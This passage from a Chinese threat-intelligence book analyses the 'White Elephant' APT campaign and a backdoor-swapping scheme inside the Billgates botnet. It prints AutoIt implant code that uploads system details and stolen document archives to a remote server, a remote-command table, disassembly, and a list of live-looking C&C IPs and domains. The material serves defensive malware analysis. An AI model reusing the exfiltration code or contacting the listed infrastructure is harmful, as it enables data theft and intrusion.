$postdata = "ddager=" & $regstat & "&r1=" & b64encode(@OSVersion) & "&r2=" & b64encode(@OSArch) & "&r3=" & b64encode($p_ver) & "&r4=" & b64encode($emorhc) & "&r5=" & b64encode($cmdout) & "&r6=" & b64encode($admin)
```

图2-54　回传系统的基本信息（来源：安天公司）

• 远程控制，根据远程服务器的指令不同，执行不同的操作。从相关指令集上来看，设计相对比较粗糙见表2-13。

表2-13　分支以及对应功能（来源：安天公司）

分支	对应功能
1	输出调试信息，并延迟1s后重新连接C&C
2	利用PowerShell提权，并执行远程接受的PowerShell指令，对应的指令编号为2
3	这个指令是修改$stat的标记值
4	退出
5	收集Chrome浏览器中记录的网站用户名及密码，对应的指令编号为5
6	利用PowerShell执行下载新恶意程序，并运行，对应的指令编号为6
7	利用AutoIt自带函数执行下载新恶意程序，并运行，对应的指令编号为7
8	以隐藏的模式执行CMD命令，并记录命令返回数据

• 收集计算机内的各类文档文件，以MD5命名打包后上传到C&C，“白象一代”和“白象二代”收集的扩展名对比见表2-14。

表2-14　“白象一代”和“白象二代”收集的扩展名对比（来源：安天公司）

白象一代	*.doc	*.docx	*.xls	*.ppt	*.pps	*.pptx	*.xlsx	*.pdf	–	–	–
白象二代	*.doc	*.docx	*.xls	*.ppt	–	*.pptx	*.xlsx	*.pdf	*.csv	*.pst	*.jpeg

• 释放cup.exe程序，并以打包的文件路径为参数调用，cup.exe的主要功能是上传窃取的文件，如图2-55所示。

```
$c_up = @ScriptDir & "\cup.exe"
If FileExists($c_up) Then
    Sleep(200)
Else
EndIf
$n = Run(@ComSpec & " /c " & $c_up & ' "' & $zipfile & '" http://' & $domain &
"/update-request.php?profile=" & $user, @ScriptDir, @SW_HIDE)
ProcessWaitClose($n)
FileDelete($zipfile)
```

图2-55　调用cup.exe回传窃取的文件（来源：安天公司）

（2）ShellCode 远程控制模块

样本使用Microsoft Visual C#编译，功能是利用ShellCode来实现连接远程服务器，接收ShellCode并执行；功能简单，而且样本没做混淆，通过反编译可以看到明文代码。在商业攻击平台MSF生成的ShellCode中可以找到这个片段，但由于这个方法过于通用，目前还不能得出白象攻击组织使用了MSF平台的结论。

样本从服务器接收到ShellCode再完成自解密之后，会与服务器进行交互操作，接收指令并执行，将结果返回给服务器。图2-56为样本的运行流程。




图2-56　样本运行流程（来源：安天公司）

2.4.4 总结

（1）两代“白象”的对比

将“白象一代”和“白象二代”的部分要素通过表格形式进行对比，见表2-15。

表2-15 “白象一代”和“白象二代”的部分要素对比分析（来源：安天公司）

对比项目	白象一代	白象二代
主要威胁目标	巴基斯坦大面积的目标和中国的少数目标（如高等院校）	巴基斯坦和中国的大面积目标，包括教育、军事、科研、媒体等各种目标
先导攻击手段	鱼叉式钓鱼邮件，含直接发送附件	鱼叉式钓鱼邮件，发送带有格式漏洞文档的链接
窃取的文件类型	*.doc *.docx *.xls *.ppt *.pps *.pptx *.xlsx *.pdf	*.doc *.docx *.xls *.ppt *.pptx *.xlsx *.pdf *.csv *.pst *.jpeg
社会工程技巧	PE双扩展名，打开内嵌图片，图片伪造为军事情报、法院判决书等，较为粗糙	伪造相关军事、政治信息，较为精细
使用漏洞	未见使用	CVE-2014-4114 CVE-2012-0158 CVE-2015-1761
二进制攻击载荷开发编译环境	VC、VB、DEV C++、AutoIt	Visual C#、AutoIt
二进制攻击载荷加壳情况	少数使用UPX	不加壳
数字签名盗用/仿冒	未见	未见
攻击组织规模猜想	10~16人，水平参差不齐	有较高攻击能力的小分队
威胁后果判断	造成一定威胁后果	可能造成严重后果

（2）大国网络空间防御能力最终会由攻击者和窥视者检验

在过去数年间，中国的信息系统和用户遭遇了来自多方的网络入侵持续考验，这些攻击使用各种高级（也包括看起来并不足够高级）的攻击技巧，以获取机要信息、科研成果和其他秘密为对象。攻击组织在关键基础设施和关键信息系统中长期持久化，以窃密和获取更多行动主动权为目的，其危害潜在之大，影响领域之深，绝非网站篡改涂鸦或传统DDoS所能比拟。这些攻击也随实施方战略意图、能力和关注点的不同，表现出不同的方法和特点。尽管中国用户更多焦虑于那些上帝视角的攻击，但针对

“白象”的分析可以看到，来自地缘利益竞合国家与地区的网络攻击，同样是中国信息化的重大风险和挑战。这些攻击虽然显得有些粗糙，但却更为频繁和直接，挥之不去。

对于类似白象这样的攻击组织，因缺少人脉和电磁能力作为掩护，其更多依赖类似电子邮件这样的互联网入口。从一个全景的防御视图来看，这本来是一个可以收紧的入口，但对于基础感知、检测、防御能力不足的社会肌体来说，这种具有定向性的远程攻击是高度有效的，而且会淹没在大量其他的非定向的安全事件中。

（3）APT 防御需要信息化基本环节和安全能力的共同完善

从“白象”系列攻击中，首先能看到中国在信息化发展上的不足。在“白象二代”组织所投放的目标电子邮箱当中，其中很大比例是免费个人邮箱，在安天公司之前关于我国邮件安全的内部报告中，就已经指出国内机构用户有近一半使用免费个人信箱作为联络邮件这一问题，而国内免费信箱的安全状况已高度不容乐观。在启动信息高速公路建设20年后，国内依然没有对官方机构和政务人员实现有效的安全电子邮件服务的覆盖，这种企业、机构级信息化基础设施的匮乏，包括互联网服务商缺乏有效的安全投入，导致可攻击点高度离散，降低攻击门槛，提升防御难度。

从“白象”系列攻击中，可以看到中国大量基础的信息安全环节和产品能力还不到位，“白象一代”曾被安天公司定性为轻量级APT攻击，以免杀PE辅以有限的社会工程技巧进行投放，但却成功入侵了中国的高等学府。“白象二代”组织尽管在手法上有很大提高，但亦未见其具备0day储备，其所使用的三个漏洞，在为“白象组织”使用时，微软已经将其修补，而其中两个并未经过免杀处理。类似这样的攻击依然能够大行其道，是当前补丁、系统加固等基础安全环节不到位、产品能力不足的体现。

相关攻击亦说明，传统的以单包检测为核心的流量入侵检测机制，实时检测为诉求的边界安全机制等需要得到有效补充和扩展，重要系统必须建

立起在流量还原层面针对载荷投放的有效留存和异步深度检测机制。流量还原与沙箱的组合，将成为重要系统的标配。沙箱不是简单地补充行为分析能力，而是提升攻击者预测防御能力和手段的成本，不进行能力改进，简单汉化开源沙箱的做法，等于放弃了沙箱产品的“抗绕过”这一重要安全特性。沙箱绝非简单的合规安全环节，当年部分IDS简单借鉴模仿开源SNORT就能够有效发现问题的时代已经过去。沙箱也不是简单的扩展反病毒引擎的检测能力，其核心价值在于有效的漏洞触发能力和行为的揭示能力，这需要长期以来的安全积累实现工程能力转化。其单对象输入，多向量输出的产品特点，意味着这是必须依托网络管理者和厂商支撑团队的有效互动才能有效发挥价值的产品。

同时无论形态是PC、服务器或云，终端都是数据的基本载体，安全的终极战场，网络侧的安全能力必须与终端侧连通，形成纵深防御体系。国产操作系统同样需要安全手段和机制的保驾护航。

（4）反 APT 是一种综合的体系较量

反APT攻击，要对抗攻击者在人员、机构、装备、工程体系方面的综合投入，其必然是一场成本较量。

反APT攻击，要对抗攻击者坚定、持续的攻击意志，这同样对对抗APT的安全分析团队提出了更高的要求，从安全厂商角度，是在感知分析工程体系支撑下的持续对抗；必须持续跟踪攻击者的技巧、意图和路径，将这些经验转化为用户侧的防御改善和产品能力更新。

2.5 Billgates 僵尸网络中的黑雀现象分析（来源：启明星辰公司）

2.5.1 分析概述

2016年，启明星辰公司ADLab在对Death僵尸网络分析过程中，发现该僵尸网络中存在三级黑客架构的黑雀攻击（大黑雀、黑雀、螳螂），并且

发布了长篇深度分析报告《黑雀攻击——揭秘Death僵尸网络背后的终极控制者》，Death僵尸网络中终极控制者大黑雀总共控制了1000多个子僵尸网络，并且对其中的三级黑客进行了黑客身份信息的追踪。

同时，启明星辰公司ADLab联合电信云堤在对僵尸网络黑客产业链的进一步分析中发现，目前Linux/Unix服务器中最为流行、感染规模最大的僵尸网络之一的Billgates僵尸网络中存在大量的黑雀攻击行为，如图2-57所示。由于Billgates僵尸网络中存在的黑雀数量太大，所以仅对其中一个典型的黑雀进行逆向分析。虽然网络中已经存在不少关于Billgates僵尸的分析文章，但是几乎所有的分析都忽略了该僵尸网络存在的黑雀攻击现象。

图2-57　黑雀攻击行为（来源：启明星辰公司）

本次分析中将揭秘Billgates黑雀攻击中的另外一种有趣的攻击方式：偷梁换柱，一个新的黑雀利用技术手段将原始黑雀取而代之的攻击方式。启明星辰公司根据发现的僵尸样本找到了生产该僵尸的原始bot生成器，利用该生成器生成的所有僵尸程序中存在一个原始黑雀C&C，但其中的一些黑客发现了这种情况，并利用内存补丁技术将原始黑雀C&C替换成为自己的C&C后出售给另外一批黑客使用，以利用这些黑客帮助自己感染肉鸡。下面将阐述黑雀攻击的原理以及黑雀的偷梁换柱。

通过对原始黑雀（被置换掉的黑雀）追踪分析发现，该原始黑雀至少控制着166个螳螂僵尸网络。依据电信云堤提供的国内抽样监测数据进行分析。

（1）电信云堤的抽样数据根据C&C当前解析地址144.48.172.147以及C&C端口6001进行TCP连接流量抽样监测所得。

（2）根据抽样得到的流量数据统计显示，国内受到感染的服务器主机有8000多台，值得注意的是这并非是Billgates僵尸网络的控制总量，这8000多台仅仅只是众多Billgates黑雀中的一个黑雀所感染的服务器量。

（3）目前该黑雀所控制的僵尸服务器主要分布在北京、浙江、河南和广东一带。全国除了青海和台湾没有监测到感染实例，其他省份均有不同程度的感染。

2.5.2 Billgates 僵尸网络

Billgates bot是中国区僵尸网络规模最大的4个僵尸网络之一（另外三个为Boer_Family、Remote-trojan.Nethief、Yoddos_Family），曾多次进行超过100Gbit/s攻击流量的大规模DDoS攻击。

Billgates bot攻击程序采用C++语言编写而成，其部分攻击代码重用了Elknot恶意代码的源码，从2014年开始被黑客大规模的使用。该僵尸流行于Linux/Unix平台，后被改造应用于Windows平台的感染。因僵尸程序代码中包含“Bill”和“Gates”而得名。Billgates可对目标进行ICMP flood、TCP flood、UDP flood、SYN flood、HTTP flood和DNS反射等攻击。

此外，Billgates bot在Linux/Unix平台下还支持内核模式的DDoS攻击。这使得应用层协议分析工具（如常用的tshark、tcpdump）无法捕获分析该僵尸程序所产生的网络流量数据，但可使用内核模式的协议分析工具如wireshark进行分析。

Billgates僵尸最主要的一个特性是留有黑雀攻击的接口，大量的黑客利用这个接口对下游黑客进行黑雀攻击。下面是一个典型的黑雀攻击案例，在案例中黑雀抹除了该僵尸中原来的黑雀并取而代之。

2.5.3 黑雀的发现

启明星辰公司发现Death僵尸中出现的一个黑雀控制端www.lxi3.com，此黑雀长期从事网络诈骗。通过对该黑雀进一步追踪分析发现，该黑客不仅对Death僵尸进行黑雀攻击，而且还对主流的Billgates僵尸进行过黑雀攻

击。根据收集的Linux/Unix平台Billgates僵尸程序的分析发现，遭受该黑雀攻击的Billgates僵尸会连接两个C&C控制端，每个C&C控制端同样都可以独立控制。

一般来说，Billgates僵尸都会感染Linux/Unix文件系统并且劫持系统常用命令，其中包括命令ss、ps、netstat、lsof等，如图2-58所示。这些被劫持的命令变成了Billgates僵尸的执行实体，当运行这些命令时，实际上触发了僵尸程序。

```
02AEH                   align 20h
02B00 aBinNetstat       db '/bin/netstat',0       ; DATA XREF
02B0D aBinLsof          db '/bin/lsof',0          ; DATA XREF
02B17 aBinPs            db '/bin/ps',0            ; DATA XREF
02B1F aBinSs            db '/bin/ss',0            ; DATA XREF
02B27 aUsrBinNetstat    db '/usr/bin/netstat',0 ; DATA XREF
02B38 aUsrBinLsof       db '/usr/bin/lsof',0      ; DATA XREF
02B46 aUsrBinPs         db '/usr/bin/ps',0        ; DATA XREF
02B52 aUsrBinSs         db '/usr/bin/ss',0        ; DATA XREF
02B5E aUsrSbinNetstat db '/usr/sbin/netstat',0 ; DATA XRE
02B70 aUsrSbinLsof      db '/usr/sbin/lsof',0     ; DATA XREF
02B7F aUsrSbinPs        db '/usr/sbin/ps',0       ; DATA XREF
02B8C aUsrSbinSs        db '/usr/sbin/ss',0       ; DATA XREF
02B00                   align 4
```

图2-58　感染并劫持系统常用命令（来源：启明星辰公司）

遭受黑雀攻击的Billgates僵尸会在感染的文件中混杂一个可以上线到黑雀C&C的僵尸病毒，这个文件伪装成为getty进程，僵尸病毒文件全名为/usr/bin/bsd-port/getty。只要该僵尸以此文件全路径名（/usr/bin/bsd-port/getty）运行，就会连接黑雀C&C而不再连接黑客（螳螂）所配置的C&C。这样黑雀就可以在黑客不知情的情况下使用其发展肉鸡资源。下面看看黑雀是如何偷偷上线的。

Billgates僵尸为了将C&C隐藏在二进制代码中防止被轻易发现或者被批量提取，其不仅对C&C进行加密处理，而且还对解密该C&C的模块做了“段隐藏”。通过分析发现解密代码存在于0x8130800h地址处，如图2-59所示。

```
08130800 sub_8130800 proc near
08130800
08130800 var_4= dword ptr -4
08130800
08130800 push    offset unk_8130900
08130805 cmp     ds:g_iGatesType, 2
0813080C jnz     short loc_8130815
0813080E add     [esp+4+var_4], 100h
08130815
08130815 loc_8130815:                            ; CODE XREF: sub_8130800+C↑j
08130815 push    eax
08130816 call    near ptr unk_8130830
0813081B jmp     _ZN8CUtility5SplitEPKcc         ; CUtility::Split(char const*,char)
0813081B sub_8130800 endp
```

图2-59　解密代码存在于0x8130800h地址处（来源：启明星辰公司）

点击进入该地址，却是空代码，无论通过IDA还是readelf都没有该地址存在的段，如图2-60所示。

```
There are 28 section headers, starting at offset 0xebb64:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .note.ABI-tag     NOTE            080480d4 0000d4 000020 00   A  0   0  4
  [ 2] .init             PROGBITS        080480f4 0000f4 000017 00  AX  0   0  4
  [ 3] .text             PROGBITS        08048120 000120 0b5cc0 00  AX  0   0 32
  [ 4] __libc_thread_fre PROGBITS        080fdde0 0b5de0 0000e2 00  AX  0   0  4
  [ 5] __libc_freeres_fn PROGBITS        080fdec4 0b5ec4 000f6e 00  AX  0   0  4
  [ 6] .fini             PROGBITS        080fee34 0b6e34 00001a 00  AX  0   0  4
  [ 7] .rodata           PROGBITS        080fee60 0b6e60 01d89a 00   A  0   0 32
  [ 8] __libc_atexit     PROGBITS        0811c6fc 0d46fc 000004 00   A  0   0  4
  [ 9] __libc_subfreeres PROGBITS        0811c700 0d4700 00003c 00   A  0   0  4
  [10] __libc_thread_sub PROGBITS        0811c73c 0d473c 000004 00   A  0   0  4
  [11] .eh_frame         PROGBITS        0811c740 0d4740 00fc30 00   A  0   0  4
  [12] .gcc_except_table PROGBITS        0812c370 0e4370 00439f 00   A  0   0  4
  [13] .tdata            PROGBITS        08131000 0e9000 000014 00 WAT  0   0  4
  [14] .tbss             NOBITS          08131014 0e9014 000018 00 WAT  0   0  4
  [15] .ctors            PROGBITS        08131014 0e9014 000028 00  WA  0   0  4
  [16] .dtors            PROGBITS        0813103c 0e903c 00000c 00  WA  0   0  4
  [17] .jcr              PROGBITS        08131048 0e9048 000004 00  WA  0   0  4
  [18] .data.rel.ro      PROGBITS        08131060 0e9060 00063c 00  WA  0   0 32
```

图2-60　0x8130800h地址为空代码（来源：启明星辰公司）

通过一段时间的调试分析以及段纠正，发现解密代码存在于一个隐藏段中，如图2-61所示。

_libc_atexit	0811C6FC	0811C700	R	.	.	.	L	dword	0007
_libc_subfreeres	0811C700	0811C73C	R	.	.	.	L	dword	0008
_libc_thread_subfreeres	0811C73C	0811C740	R	.	.	.	L	dword	0009
.eh_frame	0811C740	0812C370	R	.	.	.	L	dword	000A
.gcc_except_table	0812C370	0813070F	R	.	.	.	L	dword	000B
Linux_syn25000	0813070F	08131000	R	.	X	D	.	byte	0000
.tdata	08131000	08131014	R	W	.	.	L	dword	000C
.ctors	08131014	0813103C	R	W	.	.	L	dword	000D
.dtors	0813103C	08131048	R	W	.	.	L	dword	000E
.jcr	08131048	0813104C	R	W	.	.	L	dword	000F
Linux_syn25000	0813104C	08131060	R	W	.	D	.	byte	0000

图2-61　解密代码存在于一个隐藏段中（来源：启明星辰公司）

解密函数地址0x8130800h刚好处于Linux_sys25000（自命名）段的地址范围内。通过对解密代码的分析，发现两块需要解密的内存代码。这两块内存分别是黑客的加密C&C和黑雀的加密C&C，如图2-62所示。




图2-62　需解密的内存代码（来源：启明星辰公司）

C&C是通过相邻字节异或算法进行解密的，解密后得到两个C&C，如图2-63所示。




图2-63　黑客和黑雀的加密C&C（来源：启明星辰公司）

其中，C&C 123.249.12.67是黑客所配置的C&C服务器，而www.lxi3.com为黑雀所植入的C&C服务器。

2.5.4 原始黑雀

通过对该黑雀的信息追踪，发现该黑雀出售的Billgates生成器，如图2-64所示。

图2-64 Billgates的“去后门生成器.exe”（来源：启明星辰公司）

首先测试“生成器.exe”程序，意外发现该“生成器.exe”程序生成的Billgates bot却包含着另外一个黑雀C&C。通过同样的分析方法解密出该黑雀，如图2-65所示。




图2-65 另一个黑雀C&C“去后门生成器.exe”（来源：启明星辰公司）

当使用“去后门生成器.exe”时，却发现该工具并不是一个去后门的工具，而是一个替换原始后门C&C为另外一个后门C&C的生成器。也就是说，该工具将黑雀C&C www.2xpk.com替换成了www.lxi3.com。

2.5.5 偷梁换柱

为了弄清楚该黑雀是如何进行偷梁换柱的，对“去后门生成器.exe”进行进一步分析。在分析过程中发现，原始Billgates bot“生成器”的作者为了隐藏自身进行黑雀攻击的恶意目的，也为了防止其生成器被逆向工程，因而通过虚拟机保护壳Safengine Shielden进行加壳保护。Safengine Shielden是一款采用其独特虚拟机保护技术的强壳，由于脱壳成本巨大，因此该黑雀采用一种内存补丁技术绕过强壳的保护，从而替换其中的后门C&C为自己的后门C&C，如图2-66所示。




图2-66 黑雀采用一种内存补丁的技术绕过强壳的保护“去后门生成器”（来源：启明星辰公司）

“去后门生成器”使用upx加壳，脱壳处理后便可以对其进行分析。“去后门生成器”实际上利用文件结尾0x30个字节数据进行解密处理，解密算法为相邻字节异或（后一个字节作为key与前一个字节进行异或）。图2-67为文件末尾的0x30个字节数据。




图2-67 文件末尾的0x30个字节数据“去后门生成器”（来源：启明星辰公司）

解密后果然发现原始黑雀C&C和新黑雀C&C，如图2-68所示。




图2-68 原始黑雀C&C和新黑雀C&C“去后门生成器”（来源：启明星辰公司）

解密后的数据实际上是一段配置数据，其中包括待处理的文件（生成器.exe，后面会通过CreateProcess创建生成器.exe进程），需要处理的数据地址、长度、后门地址，替换后的后门地址，如图2-69所示。




图2-69 一段配置数据“去后门生成器”（来源：启明星辰公司）

其中，红色框中的为待处理的文件，黄色框中为子进程的虚拟地址，蓝色框中为要被替换掉的后门地址，绿色框中为替换后的后门地址。

数据结构如下：

```
struct Info{
    WCHAR[6] ExeName; //生成器.exe
    DWORD lpAddress;    //原始后门C&C地址
    DWORD Size;         //原始后门字符串大小
    WCHAR[6] ReplacedCnc;     //www.2xpk.com
    WCHAR[6] NewCnc;          //www.lxi3.com
}
```

“去后门生成器.exe”启动加载“生成器.exe”文件执行，“生成器.exe”会在内存中自动解密出Billgates bot模板代码，原始后门C&C就存在该模板代码中，其地址为0x0040361c，大小为0xC，如图2-70所示。




图2-70　Billgates bot模板代码（来源：启明星辰公司）

“去后门生成器”会将自身文件中的配置信息解密后，获取原始后门C&C(www.2xpk.com)并将其与Billgates模板中的原始后门进行比较(用于判定地址的正确性)，如果相等就表示模板后门C&C地址无误，那么“去后门生成器”就会直接向这个地址写入需要替代的后门C&C(www.lxi3.com)，如图2-71所示。

图2-71　“去后门生成器”原始后门比对（来源：启明星辰公司）

因此，如果是通过“去后门生成器”运行生成的Billgates bot，那么该bot的后门C&C就会是www.lxi3.com；如果是直接通过“生成器.exe”运行生成的Billgates bot，其所带的后门C&C就是www.2xpk.com。

2.5.6 螳螂分析

由于原始黑雀的C&C www.2xpk.com存在于模板中，因而会有大量的Billgates僵尸中存在该C&C。通过对Billgates样本筛选，发现目前已经有258个不同变种类型的Billgates样本中被植入该后门C&C。

根据这批样本中的变种数量及相关变种的发现时间，可以看出，该批样本在2015年3月开始被发现存在两个变种，而到2016年7-8月变种样本数量近30个，目前仍有新的变种在不断出现，如图2-72所示。




图2-72 发现时间-bot变种数（来源：启明星辰公司）

通过对这批样本中的螳螂C&C进行批量解密、去重、聚合后发现总共有166个独立C&C服务器被使用过。由于数据缺乏，目前无法统计出这166个C&C服务器控制着多少肉鸡，但可以确认的是该原始黑雀掌控着166个C&C服务器所控制的所有肉鸡。对于螳螂来说，该原始黑雀所控制的肉鸡资源几乎高出单个螳螂僵尸网络的两个数据量级，其构成的攻击流量会呈数量级的增加，如图2-73所示。

113. 200. 200. 41	218. 241. 17. 54	58. 221. 44. 4	nanjue. f3322. net
115. 230. 127. 194	218. 93. 248. 233	58. 221. 55. 100	oop1236. f3322. net
115. 28. 211. 72	219. 153. 1. 106	58. 221. 55. 79	quanqiuzhuanshu. top
115. 47. 37. 43	222. 186. 11. 143	58. 221. 66. 17	soloco. f3322. net
117. 41. 183. 234	222. 186. 11. 209	59. 46. 12. 16	stfengye. f3322. net
118. 192. 155. 137	222. 186. 11. 70	61. 153. 107. 73	taoge12. f3322. net
119. 29. 102. 105	222. 186. 134. 11	61. 160. 213. 58	tgt18. com
121. 12. 170. 193	222. 186. 134. 243	61. 160. 215. 16	tlb1. 3322. org
121. 127. 234. 33	222. 186. 15. 104	61. 160. 232. 86	tmdk. lp176. com
122. 114. 124. 26	222. 186. 15. 200	771738713. top	ttxdy. net
122. 114. 36. 160	222. 186. 21. 75	77953182. f3322. net	ty25000. 3322. org
122. 192. 154. 60	222. 186. 21. 82	a498840636. tl-ip. com	u. trf520. com
122. 192. 64. 175	222. 186. 21. 84	a947479684. 6655. la	wozuidaini. pw
123. 184. 40. 109	222. 186. 27. 102	a947479684. 6655. la	wwu. sxghzj. cn
123. 249. 45. 146	222. 186. 27. 202	a947479684. f3322. net	www. 94cdn. com
123. 249. 76. 106	222. 186. 31. 120	aka. f3322. net	www. hackhcdr. org
123. 249. 83. 66	222. 186. 31. 206	bb. zhimingge. in	www. xpyjz. com
123. 56. 162. 97	222. 186. 34. 170	caonimabibb. top	www729448908. f3322. org
124. 172. 158. 161	222. 186. 34. 216	cooljie666. com	wx229685063. f3322. net
139. 196. 207. 60	222. 186. 34. 75	yanke. cx	xiaojun360. cn
142. 54. 160. 115	222. 186. 42. 185	zuoyanwu. f3322. org	xm1017. f3322. net
youdu. youdu. loan	222. 186. 52. 146	1349874791. gnway. cc	xxiaofei. f3322. org

图2-73　166个独立C&C服务器（来源：启明星辰公司）

在解密C&C过程中还发现，C&C后面带有一些特殊的螳螂黑客特有标志的特征。据此，发现了几个主要螳螂黑客组织。图2-74是根据螳螂所拥有的僵尸网络数量进行统计而绘制的饼状图，从中可以看出僵尸网络拥有量最大的螳螂为带有“yanke”特征标识的黑客，也就是说该黑客所配置的Billgates僵尸中存在这样的特征。统计数据显示，大约有57个（占比34.3%）具有不同C&C的Billgates僵尸程序中存在着“yanke”字样的特征字符串。




图2-74　螳螂黑客配置的C&C数量（来源：启明星辰公司）

通过对该螳螂的追踪分析发现，其和Death僵尸网络中一个网名为yanke的黑雀为同一个人。因此网名为yanke的这个黑客至少采用Billgates僵尸和Death僵尸两种僵尸程序作为攻击武器发展僵尸网络。在两种类型的僵尸网络中，该黑客处在两种不同角色。在Death僵尸网络中，该黑客作为黑雀，给螳螂植入后门的同时，自己也被大黑雀植入后门；在Billgates僵尸网络中，它单纯的作为螳螂，却浑然不知自己的攻击武器中被植入了后门。因而更新该黑客名片如图2-75所示。

